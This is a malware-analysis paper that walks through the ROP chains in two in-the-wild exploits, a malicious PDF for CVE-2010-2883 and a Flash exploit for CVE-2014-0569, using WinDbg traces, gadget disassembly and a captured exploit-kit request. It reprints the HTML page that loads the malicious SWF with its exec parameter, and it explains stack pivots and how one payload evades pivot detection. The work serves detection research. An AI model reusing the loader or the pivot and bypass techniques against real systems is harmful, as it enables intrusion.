Deep Dive into ROP Payload Analysis

Author: Sudeep Singh

Purpose

The purpose of this paper is to introduce the reader to techniques, which can be used to analyze ROP Payloads, which are used in exploits in the wild. At the same time, we take an in depth look at one of the ROP mitigation techniques such as stack pivot detection which is used in security softwares at present.

By taking an example of 2 exploits found in the wild (CVE-2010-2883 and CVE-2014-0569), a comparison between the ROP payloads is done in terms of their complexity and their capability of bypassing the stack pivot detection.

A detailed analysis of the ROP payloads helps us understand this exploitation technique better and develop more efficient detection mechanisms.

This paper is targeted towards Exploit Analysts and also those who are interested in Return Oriented Programming.

Introduction

Exploitation is becoming a more popular field and vulnerabilities are being discovered more frequently in common applications like Browsers, Adobe Applications like Reader and Flash Player, Microsoft Silverlight and Java. Since exploitation is the first stage in most attacks, it is always preferable to mitigate the attack at exploitation stage itself.

A lot of solutions and techniques are documented on Internet which can help detect and prevent the exploitation. These detection mechanisms often focus on the common attributes of most exploits. For instance:

1. ROP - Most exploits would need to bypass DEP today since OS will have this enabled by default. Return Oriented Programming is the most common technique used to bypass DEP. However, due to the way ROP works, it gives a lot of indicators which can be used to detect it. One such indicator which we are going to look at in more depth in this paper is stack pivot detection.

2. Heap Spray - Most exploits would spray the payload onto the address space of the process for reliable exploitation. When the vulnerability is triggered in the application, the exploit is crafted in such a way that execution is redirected to the

payload sprayed on the process heap. However, due to the Heap Spray techniques used in the wild, they once again provide us indicators which can be used to detect them.

The most common indicator is the pattern used in Heap Sprays. The infamous pattern, 0x0c0c0c0c is well known. There are several other patterns, which can be used in heap sprays as well.

Exploit Mitigations

In this paper, since we are going to focus on ROP payload analysis, let us discuss more about the Stack Pivot detection.

The common control flow in most cases of explotiation is:

1. Attacker sprays the payload (Nopsled + ROP payload + shellcode) on the heap.
2. Vulnerability is triggered in the application.
3. Attacker controls some register as a result of the vulnerability.
4. This register is set to a value such that it points to the address of a stack pivot gadget.
5. Stack Pivot gadget will switch the original stack of the program with the attacker's data on the heap. As a result of this, the new stack will have our ROP payload.
6. The return instruction in the stack pivot gadget will start the ROP chain execution.

As an example:

Let us say, as a result of Use After Free (UAF) vulnerability, we had a scenario as shown below:

```
mov edx, dword ptr ds:[ecx]   ; edx is the vtable of the vulnerable C++ object
push ecx
call dword ptr ds:[edx+0x10]  ; Call the virtual function in the vtable which is
controlled by the attacker
```

Since we control the program flow of execution above, we can redirect the execution to the following infamous stack pivot gadget:

```
xchg eax, esp
retn
```

When the vulnerability is triggered, if eax is pointing to the attacker's controlled data on the heap, it will become the new stack as a result of the above gadget.

ROP is a very good technique which is used in almost all the exploits in wild today. This has resulted in various detection mechanisms developed for this exploitation technique.

One such technique is stack pivot detection.

When the ROP chain executes, the goal of the attacker is to relocate the shellcode to an executable memory region to bypass DEP. To do this, attacker would call some APIs like VirtualAlloc(). There is a limited set of APIs which could be used by the attacker to bypass DEP.

When these APIs are called through ROP payload, the stack has a special alignment which becomes the indicator for ROP detection.

Since the original program stack was exchanged with attacker's controlled data, the stack pointer does not point within the stack limits.

The information about a program's stack limits is stored in the TEB.

```
1:020> !teb
TEB at 7ffda000
   ExceptionList:      0220f908
   StackBase:          02210000
   StackLimit:         02201000
```

If the stack pointer does not meet the following condition, then we conclude this is a stack pivot:

```
if(esp > StackLimit && esp < StackBase)
```

To understand this better, let us consider a PDF exploit, CVE-2010-2883.

ROP Chain Analysis

In this paper, I would also like to explain the process of ROP chain analysis. Please note that we are not analyzing the root cause of vulnerability. However, we are trying to understand in depth how the ROP payload works.

We will discuss 2 examples. In one case, the ROP payload is detected using stack pivot detection and in the other case, it bypasses it.

We can analyze the ROP in the following two ways:

1. **Dynamic Analysis:** This can also be done in two ways:

a) **Known ROP Gadget:** In some cases, we can find the ROP gadgets using static analysis. For instance, in the case of a malicious PDF, we can locate the ROP gadgets by deobfuscating the JavaScript which is used to perform heap spray.

b) **Unknown ROP Gadgets:** In some cases, it is not easy to locate the ROP gadget in the exploit code. It maybe due to heavy obfuscation in the code or the ROP gadgets maybe constructed at run time by the exploit.

The second case, where ROP gadgets are constructed at run time, we need to find another technique to debug it.


2. **Static Analysis:** This technique can be applied when the ROP gadgets are known as mentioned above.

To analyze a ROP Payload we need to find the assembly language code corresponding to the ROP gadgets. This can be done by manually looking up each ROP Gadget in the corresponding module's address space. However, this can be tedious. To make this process more efficient, I wrote a code in C which will automatically extract the opcodes specific to a ROP gadget from a module's address space. It can be found in Appendix I.

After you dump the shellcode from the deobfuscated JavaScript into a file, you need to check this shellcode either by opening it in IDA Pro and check the disassembly, or open it with a hex editor and observe it. This way you can confirm whether it is a regular shellcode or a ROP shellcode.


As an example, I have taken a malicious PDF file with the MD5 hash: **975d4c98a7ff531c26ab255447127ebb** which was found in the wild exploiting the **CVE-2010-2883**

After dumping the shellcode into a file and opening it with a hex editor we can see that it is not a regular shellcode. I have highlighted some of the ROP gadgets:



In most cases, all the ROP gadgets will be used from a single Non ASLR module. In this case, as you can see all the gadgets are from a module whose base address is: 0x07000000


Let's open Adobe Reader with Windbg and we can see that BIB.dll module has the base address, 0x07000000



So, all the ROP gadgets in our case were taken from this module.

Using my code, I scanned the address space of the module and found opcodes corresponding to each ROP gadget and dump it to another file.

My code will differentiate between ROP gadgets and parameters to ROP gadgets. Now, we will load this file again in IDA Pro and mark appropriate sections as code and data.



We can analyze the ROP shellcode in a more efficient way now.


In some cases, we may need to step through the ROP shellcode to understand it better. In these cases, we need to debug the ROP shellcode. This can be done by setting a breakpoint on the first ROP gadget in the ROP chain.

As an example, I will take the previous PDF which can exploit versions of Adobe Reader >= 9.0 and <= 9.4.0

This malicious PDF has multiple ROP payloads which are used according to the version of Adobe Reader. We will now look at a ROP shellcode which uses ROP gadgets from icucnv36.dll

We open Adobe Reader with windbg. You can press, g to run Adobe Reader and observe that it loads more modules.

It is important to note here that icucnv36.dll is not loaded by Adobe Reader yet. If I try to set a breakpoint on the first ROP gadget now, it will not allow me to do that as shown below:




This is because we are trying to set a breakpoint at a memory address present inside a DLL's address space which has not yet been loaded.


We can automatically break into the debugger when this module is loaded with the command:

sxe ld icucnv36.dll


Now, we can run Adobe Reader process, open the malicious PDF and moment it loads icucnv36.dll, we break into the debugger.



We can now set a breakpoint at the first ROP gadget successfully:




We can run the process now and moment the first ROP gadget is executed, we break into the debugger. If we observe the register contents, we can see that ESP points to 0x0c0c0c10



The attacker was able to successfully switch the stack with the help of a stack pivot gadget.

If we view the contents of memory address, 0x0c0c0c0c we can see the entire ROP shellcode present there:



This way, we can debug the ROP shellcode and step through it in the debugger.

Let us see how this malicious PDF gets detected due to stack pivot. If we trace the ROP chain further, we notice that it calls the API CreateFileA() indirectly through the ROP gadget: 0x4a80b692 as shown below:

```
Command
0:000> u eip
icucnv36!u_errorName_3_6+0xdf:
4a80b692 ff20            jmp     dword ptr [eax]
4a80b694 8d75dc          lea     esi,[ebp-24h]
4a80b697 7c0c            jl      icucnv36!u_errorName_3_6+0xf2 (4a80b6a5)
4a80b699 8d4701          lea     eax,[edi+1]
4a80b69c 50              push    eax
4a80b69d e861390100      call    icucnv36!uprv_malloc_3_6 (4a81f003)
4a80b6a2 59              pop     ecx
4a80b6a3 8bf0            mov     esi,eax
0:000> u poi(eax)
kernel32!CreateFileA:
7c801a28 8bff            mov     edi,edi
7c801a2a 55              push    ebp
7c801a2b 8bec            mov     ebp,esp
7c801a2d ff7508          push    dword ptr [ebp+8]
7c801a30 e8cfc60000      call    kernel32!Basep8BitStringToStaticUnicodeString (7c80e104)
7c801a35 85c0            test    eax,eax
7c801a37 741e            je      kernel32!CreateFileA+0x11 (7c801a57)
7c801a39 ff7520          push    dword ptr [ebp+20h]
```

Now, we are at the API, CreateFileA()

If we check the value of StackBase and StackLimit in the TEB, we can see that esp is outside the range. If the security software had set an API hook on CreateFileA(), this exploit will be detected easily at the stack pivot stage.

```
Command
0:000> u eip
kernel32!CreateFileA:
7c801a28 8bff            mov     edi,edi
7c801a2a 55              push    ebp
7c801a2b 8bec            mov     ebp,esp
7c801a2d ff7508          push    dword ptr [ebp+8]
7c801a30 e8cfc60000      call    kernel32!Basep8BitStringToStaticUnicodeString (7c80e104)
7c801a35 85c0            test    eax,eax
7c801a37 741e            je      kernel32!CreateFileA+0x11 (7c801a57)
7c801a39 ff7520          push    dword ptr [ebp+20h]
0:000> r
eax=4a84903c ebx=00000000 ecx=4a8a0000 edx=00000000 esi=01eab104 edi=0012dc78
eip=7c801a28 esp=0c0c0c24 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200206
kernel32!CreateFileA:
7c801a28 8bff            mov     edi,edi
0:000> !teb
TEB at 7ffde000
    ExceptionList:        0012d34c
    StackBase:            00130000
    StackLimit:           0011e000
    SubSystemTib:         00000000
    FiberData:            00001e00
    ArbitraryUserPointer: 00000000
    Self:                 7ffde000
    EnvironmentPointer:   00000000
    ClientId:             00000c08 . 00000e24
    RpcHandle:            00000000
    Tls Storage:          00000000
    PEB Address:          7ffdf000
```


Stack Pivot bypass

We will look at an exploit found recently in the wild targeting **CVE-2014-0569**, which uses a ROP payload that has the capability of bypassing the above stack pivot detection. This type of ROP payload was not seen in the wild previously. So far, it only existed as a proof of concept on the Internet but now it has started being used in exploits in the wild.

I found the PCAP which has the complete network traffic captured specific to this exploit here:

http://malware-traffic-analysis.net/2014/10/30/index2.html

As seen in the screenshot below, the Exploit Kit was hosted on: kethanlingtoro.eu



```
Stream Content
GET /xs3884y132186/Main.swf HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://kethanlingtoro.eu/xs3884y132186/gate.php
x-flash-version: 12,0,0,38
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)
Host: kethanlingtoro.eu
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 30 Oct 2014 02:40:00 GMT
Content-Type: application/x-shockwave-flash
Content-Length: 47292
Connection: keep-alive
Last-Modified: Mon, 27 Oct 2014 20:44:15 GMT
ETag: "544eae9f-b8bc"
Accept-Ranges: bytes

CWS..a..x...y8.m...i...w...Y........n..1.2.43v1"%..*....Z.K(....eKD....X^.x.....y.z..8........=..u....8.8..L....h7.b.{A.
```

Below HTML code was used to load the malicious SWF file in the browser and trigger the vulnerability in Adobe Flash Player plugin.

```
<html>
<body>
<objectclassid="clsid:d27cdb6e-ae6d-11cf-96b8-
444553540000"codebase="http://download.macromedia.com/pub/shockwave/c
abs/flash/swflash.cab"width="10"height="10"/><paramname="movie"value=
"Main.swf"/>
<paramname="allowFullScreen"value="false"/>
<paramname="allowScriptAccess"value="always"/>
<paramname="FlashVars"value="exec=3558584f737a7a6c415835233d57263d315
85548553941347a6e42644c4c365a6b646a6b4c507a57557257236b394f354f"/>
<paramname="Play"value="true"/>
<embedtype="application/x-shockwave-
flash"width="10"height="10"src="Main.swf" allowScriptAccess="always"
FlashVars="exec=3558584f737a7a6c415835233d57263d31585548553941347a6e4
2644c4c365a6b646a6b4c507a57557257236b394f354f" Play="true"
allowFullScreen="false"/>
</object>
</body>
</html>
```

Please note that parameters are passed to Flash Loader using FlashVars above. This is required for the exploit. Without this, the malicious SWF file will crash.

In this case, the malicious SWF file is heavily obfuscated and as shown below, the well known Flash Decompilers are unable to decompile the code successfully. So, it is not easy to locate the ROP gadgets using static analysis.

```
    }

    public final function grity() : uint {
       /*
        * Decompilation error
        * Timeout ({0}) was reached
        */
       throw new IllegalOperationError("Not decompiled due to timeout");
    }

    public final function midin() : Boolean {
       /*
        * Decompilation error
        * Code may be obfuscated
        * Error type: EmptyStackException
        */
       throw new IllegalOperationError("Not decompiled due to error");
    }

    public final function FindRopGadgets() : Boolean {
       /*
        * Decompilation error
        * Code may be obfuscated
        * Error type: EmptyStackException
        */
       throw new IllegalOperationError("Not decompiled due to error");
    }
```

However, by looking at the Flash Disassembly code, we can see that it uses a Sound Object and calls the toString() method of it in the exploit function. The technique of using Sound objects in exploits has become quite common in the recent past. Using the vulnerability, the VTable of the Sound Object will be overwritten. The attacker has the control over program flow as a result of this.

Sound Object:

```
    public var while:uint = 200203949;

    public var 521423352348123423632234:uint = 2048;

    public var 521423312344123423632234:Vector.<Object>;

    public var 521423382351123423632234:Vector.<Object>;

    public var 521423172330123423632234:Sound;

    public var 52142322315123423632234:ByteArray;

    public var 52142332316123423632234:Vector.<Object>;

    public var 521423302343123423632234:uint = 0;
```

toString() method of Sound object called:

```
pushnull
pushtrue
getlocal_2
getlocal_2
divide
kill 2
coerce_a
jump ofs0025
setlocal_2
swap
setlocal_3
pushtrue
setlocal_2
modulo
inclocal_i 2
setlocal_2
declocal_i 2
ofs0025:iftrue ofs0039
getlocal_0
getlocal_0
getproperty Qname(PackageNamespace(""),"52142339235212342363223 4")
getlocal_0
getproperty Qname(PackageNamespace(""),"52142315232812342363223 4")
callproperty Qname(PackageNamespace(""),"sacsly") 2
pop
getlocal_3
iftrue ofs004d
ofs0039:findpropstrict Qname(PackageNamespace(""),"Number")
getlocal_0
getproperty Qname(PackageNamespace(""),"52142317233012342363223 4")
dup
setlocal_1
pushstring "toString"
getproperty MultinameL([PrivateNamespace("S0569"),PrivateNamespace("S056
getlocal_1
call 0
kill 1
constructprop Qname(PackageNamespace(""),"Number") 1
pop
ofs004d:returnvoid
returnvoid
```

Let us see how we can analyze this ROP payload using a debugger.

Environment Details:

OS: Win 7 SP1 32-bit
Flash Player version - 15.0.0.167

Since we know in this case that the vtable of sound object will be controlled by the attacker, we can debug the ROP payload by setting a breakpoint on the call to toString() method of Sound Object.

Attach windbg to Internet Explorer. Before loading the malicious web page in the browser, we will set a Breakpoint on Module Load of Flash32_15_0_0_167.ocx from the path: C:\Windows\system32\Macromed\Flash\

sxe ld Flash32_15_0_0_167.ocx

Now, we load the web page. This will break into the debugger.

Since the module is ASLR enabled, the address of Call to toString() method will change everytime. So, we first find the address:


1:021> u Flash32_15_0_0_167!IAEModule_IAEKernel_UnloadModule+0x11c185
Flash32_15_0_0_167!IAEModule_IAEKernel_UnloadModule+0x11c185:
5eef8945 ffd2 call edx
5eef8947 5e pop esi
5eef8948 c20400 ret 4

We set a breakpoint at: 0x5eef8945

We run the exploit now. It will break at above address as shown below:

1:021> g
Breakpoint 0 hit
eax=070ab000 ebx=0202edf0 ecx=06a92020 edx=5e8805bb esi=0697c020 edi=0697c020
eip=5eef8945 esp=0202ed38 ebp=0202ed60 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00200202
Flash32_15_0_0_167!IAEModule_IAEKernel_UnloadModule+0x11c185:
5eef8945 ffd2 call edx {Flash32_15_0_0_167+0x205bb (5e8805bb)}

If we view the disassembly before this instruction, we can see that the complete VTable of Sound Object has been overwritten by the exploit as shown below:



5eef8940 8b01 mov eax,dword ptr [ecx]
5eef8942 8b5070 mov edx,dword ptr [eax+70h]
5eef8945 ffd2 call edx {Flash32_15_0_0_167+0x205bb (5e8805bb)}

ecx = Sound Object


eax = VTable of the Sound Object
[eax+0x70] = address of toString() method

Also, in the VTable we can see that all the virtual function pointers have been overwritten with 0x5e861193 (retn instruction). The virtual function pointer for toString() method has been overwritten with 5e8805bb.

```
1:021> dd eax
